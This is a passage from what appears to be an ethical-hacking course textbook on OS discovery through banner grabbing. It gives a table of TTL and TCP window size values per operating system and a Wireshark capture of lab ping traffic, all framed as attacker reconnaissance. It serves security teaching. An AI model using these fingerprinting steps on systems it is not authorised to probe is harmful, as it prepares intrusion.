
Note: We will discuss passive banner grabbing in later modules.

Why Banner Grabbing?

An attacker uses banner grabbing to identify the OS used on the target host and thus determine the system vulnerabilities and exploits that might work on that system to carry out further attacks.

How to Identify Target System OS

- Attackers can identify the OS running on the target machine by looking at the **Time To Live (TTL)** and **TCP window size** in the IP header of the first packet in a TCP session
- **Sniff/capture the response** generated from the target machine using packet-sniffing tools like Wireshark and observe the TTL and TCP window size fields



https://www.wireshark.org

OS Discovery using Wireshark

Window size values for OS

Operating System	Time To Live	TCP Window Size
Linux	64	5840
FreeBSD	64	65535
OpenBSD	255	16384
Windows	128	65,535 bytes to 1 Gigabyte
Cisco Routers	255	4128
Solaris	255	8760
AIX	255	16384

How to Identify Target System OS

Identifying the target OS is one of the important tasks for an attacker to compromise the target network/machine. In a network, various standards are implemented to allow different OSs to communicate with each other. These standards govern the functioning of various protocols such as IP, TCP, UDP, etc. By analyzing certain parameters/fields in these protocols, one can reveal the details of the OS. Parameters such as Time to Live (TTL) and TCP window size in the IP header of the first packet in a TCP session help identify the OS running on the target machine. The TTL field determines the maximum time that a packet can remain in a network, and the TCP window size determines the length of the packet reported. These values vary among OSs, as described in the following table:

Operating System	Time To Live	TCP Window Size
Linux	64	5840
FreeBSD	64	65535
OpenBSD	255	16384
Windows	128	65,535 bytes to 1 Gigabyte
Cisco Routers	255	4128
Solaris	255	8760
AIX	255	16384


Table 3.2: TTL and TCP Window size values for OS

Attackers can use various tools to perform OS discovery on the target machine, including Wireshark, Nmap, Unicornscan, and Nmap Script Engine. Attackers can also adopt the IPv6 fingerprinting method to grab the target OS details.

OS Discovery using Wireshark

Source: *https://www.wireshark.org*

To identify the target OS, sniff/capture the response generated from the target machine to the request-originated machine using packet-sniffing tools such as Wireshark, etc., and observe the TTL and TCP window size fields in the first captured TCP packet. By comparing these values with those in the above table, you can determine the target OS that has generated the response.


Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time       Source                 Destination       Protocol Length Info
  475 87.537233  fe80::15:5dff:fe18:…   ff02::fb          MDNS      371 Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.…
  476 88.107472  Microsof_01:80:00      Broadcast         ARP        42 Who has 10.10.1.22? Tell 10.10.1.11
  477 88.108065  Microsof_01:80:02      Microsof_01:80:00 ARP        42 10.10.1.22 is at 00:15:5d:01:80:02
  478 88.108101  10.10.1.11             10.10.1.22        ICMP       74 Echo (ping) request  id=0x0001, seq=1/256, ttl=128 (reply in 4…
  479 88.108655  10.10.1.22             10.10.1.11        ICMP       74 Echo (ping) reply    id=0x0001, seq=1/256, ttl=128 (request in…
  480 89.120177  10.10.1.11             10.10.1.22        ICMP       74 Echo (ping) request  id=0x0001, seq=2/512, ttl=128 (reply in 4…
  481 89.120710  10.10.1.22             10.10.1.11        ICMP       74 Echo (ping) reply    id=0x0001, seq=2/512, ttl=128 (request in…
  482 89.539860  10.10.1.3              224.0.0.251       MDNS      417 Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.…
  483 89.539864  fe80::8b38:ed47:281…   ff02::fb          MDNS      437 Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.…
  484 89.539905  fe80::15:5dff:fe18:…   ff02::fb          MDNS      371 Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.…
  485 90.135915  10.10.1.11             10.10.1.22        ICMP       74 Echo (ping) request  id=0x0001, seq=3/768, ttl=128 (reply in 4…
  486 90.136418  10.10.1.22             10.10.1.11        ICMP       74 Echo (ping) reply    id=0x0001, seq=3/768, ttl=128 (request in…
```

